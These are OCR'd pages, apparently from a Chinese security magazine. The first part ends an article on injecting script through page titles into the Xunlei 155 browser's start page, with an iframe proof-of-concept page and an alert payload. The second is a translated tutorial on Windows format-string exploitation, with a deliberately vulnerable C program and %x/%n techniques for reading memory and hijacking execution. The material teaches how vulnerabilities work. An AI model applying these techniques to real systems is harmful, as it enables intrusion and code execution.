但是，这种设计却有一个致命的问题。如果浏览器的设计者在记录和显示用户访问过的某个网站的标题内容时，该网站的标题内容不是普通的文字，而是一段脚本代码，那么，安全问题就发生了。这段脚本代码被浏览器记录下来，当用户再次运行浏览器的时候，脚本代码就被当做网站的标题内容直接显示出来，而这个时候，这段脚本代码却是在浏览器的本地域执行的，这就会造成典型的跨域攻击。

现在，我们来做一个测试，新建一个网页文件，其中的代码如下：

```
<html>
<title><iframe src=http://ww.cn#ddddddd></title>
<body>
</body>
</html>
```

上面这段网页代码中，我们在“<title>”和“</title>”标签中加入了一段脚本代码：<iframe src=http://ww. cn#ddddddd>。这段脚本代码中有个很有技巧的地方，这原本是一个利用 iframe 标签来访问 www. cn 这个网址的脚本代码，不过，由于有时候脚本代码在插入到迅雷 155 浏览器的首页时会发生代码被截断的现象，为了确保我们插入的脚本代码不被干扰，我们利用“#”字符号来隔离干扰，使得我们的脚本代码被成功执行。

保存上面这段网页代码为 1.htm，并且将这个 1.htm 文件放置在本机的 Web 目录当中，同时，在 www.cn 这个网站上建立一个首页文件，这个首页文件的代码很简单：<script>alert(document.domain)</script>。这段代码的意思就是弹出当前被浏览器访问网页的域。

现在，运行迅雷 155 浏览器访问本地 Web 服务器中的 1.htm 文件，网址类似：http://127.0.0.1/1.htm。访问完毕后，我们现在关闭迅雷 155 浏览器，当我们再次运行迅雷 155 浏览器的时候，惊奇的事情发生了，如图 2 所示。





图 2

很明显，原本被我们放入到 1.htm 标题处的脚本代码顺利地插入到了迅雷 155 浏览器的显示首页当中，并且被成功执行了。图 2 中显示的对话框显示我们确实已经访问了 www.cn 这个网址。

最后，这里只是做了一个简单的脚本代码测试，有兴趣的读者还可以想办法利用这个漏洞来实现本地域的脚本代码执行，从而在浏览器用户的系统上来创建用户实现远程控制等，这里就不再赘述了。这里只是讨论技术，不要利用此漏洞来进行恶意攻击，作者和杂志概不负责。有任何问题，欢迎大家来论坛上进行讨论。

前置知识：汇编
关键词：Windows、字符串、漏洞



Windows 平台下的格式化字符串漏洞利用技术

译者：riusksk

本文真正的受益者应该是那些有定汇编语言基础，以及具备经典的栈溢出知识的人，这样本文才能引领读者在 windows 平台下编写出自己的格式化字符串漏洞利用程序。本文主要讲述各种关键的利用技术，也许在本文发布前已经有不少人写了关于格式化字符串漏洞的文章，但他们的文章一般都相对枯燥和基础。但我们也不敢说本文讲述得相当出色和全面，不过我们会尽量使其达到这种程度。

格式化字符串这类软件漏洞最初是在 1999 年左右发现的，但在 2000 年之前一直被认为是没有危害和利用价值的。格式化字符串攻击可使程序崩溃或者执行恶意代码。这个问题源于对用户输入内容未进行过滤导致的，这些输入数据都是作为某些 C 函数执行格式化操作时的参数，如 printf ( )。恶意用户可以使用 %s 和 %x 等格式符，从堆栈或其他可能内存位置来输出数据。也可以使用格式符 %n 向任意地址写入任意数据， 配合 printf ( ) 函数和其他类似功能的函数就可以向存储在栈上的地址写入被格式化的字节数。一个经典的 exploit 是混合这些技术，然后用恶意 shellcode 的地址来覆盖某一链接库函数地址或者栈上的返回地址。其中填充的一些格式化参数主要是用于控制输出的字节数，而%x 主要用于从栈中弹出字节直至格式化字符串自身的起始位置。伪造的格式化字符串起始部分应该用欲执行的恶意代码地址来覆写，这个可以借助%n 格式符来实现。因此你现在需要理解受此类漏洞影响的 PERL 和 C/C++软件，除 printf()函数之外，其他函数也可能受到格式化字符串漏洞的影响，比如：

- Printf()
- Snprintf()
- Vprintf()
- Syslog()
- ......

格式化字符串漏洞除了可以执行恶意代码外，还可以从漏洞程序中读取某些数据，比如密码及其他重要信息。下面我们写份 C 代码进行分析，以帮助大家理解消化。

```
#include <stdio.h>
#include <string.h>
int main (int argc, char *argv[])
{
int x,y,z;
x= 10;
y= 20;
z = y -x;
print ("the result is : %d",z); // %d using correct format so code is
secure
}
#include <stdio.h>
#include <string.h>
void parser(char *string)
{
char buff[256];
memset(buff,0,sizeof(buff));
strncpy(buff,string,sizeof(buff)-1);
printf(buff); //here is format string vulnerability
}
int main (int argc, char *argv[])
{
parser(argv[1]);
return 0;
}
```

正如你在 parser 函数中看到的，程序员忘记使用%s 来输出 buf，以致攻击者可以使用它控制程序的执行流程，进而执行恶意 shellcode。现在的问题是我们该如何来控制程序的执行流程？现在我们运行漏洞程序，然后在入口处注入一些格式化参数，运行后输入一些正常的参数，如图 1 所示。

现在我们使用格式化参数，结果如图 2 所示。

如上所示输出内容已被更改了，这个问题主要是 printf()（格式化函数）未使用%s 参数，以致%x 被作为正常的格式化参数而直接读取了栈中的后 4 个值。不要忘记了，格式化函数中还有一个指向当前格式化参数的指针。因此我们可以利用它从指定

的内存地址中读取数据，这个可以用字符串地址或者 shellcode 地址来替换。比如像图 3 中的情况。




图 1




图 2




图 3

现在另一个问题是我们该如何向内存中写入数据？为了向特定的内存地址中写入数据，我们应该使用%n 格式符来利用漏洞。下面我使用以下格式化参数来执行程序，如图 4 所示。




图 4

如上所示，我们可以读取内存及其他一些可用信息。为了定位字符串的起始地址，我们可以使用 5 个%x 和%n 来实现，如图 5 所示。




图 5

程序崩溃了……

我们调试一下此次崩溃，这里我用 Immunity Debugger，你也可以使用 WinDBG / VS Debugger / OD 等……




图 6

如图 6 所示，这里是指令 mov dword ptr…这意味着现在将从 ecx 复制数据到 eax 指向的地址中。如果读者熟悉经典的堆/栈溢出，应该会知道这样一种方法：如果攻击者能够控制 ecx 和 eax，就可以向其写入 4 字节数据，以使其跳转到恶意代码。你可以使用一连串的 A 字符来查找字符串，如图 7 所示。




图 7

正如上面看到的输出了一个 25，如果你使用一个%n 来代替%x，那么从调试器可以看到如图 8 所示的情况。

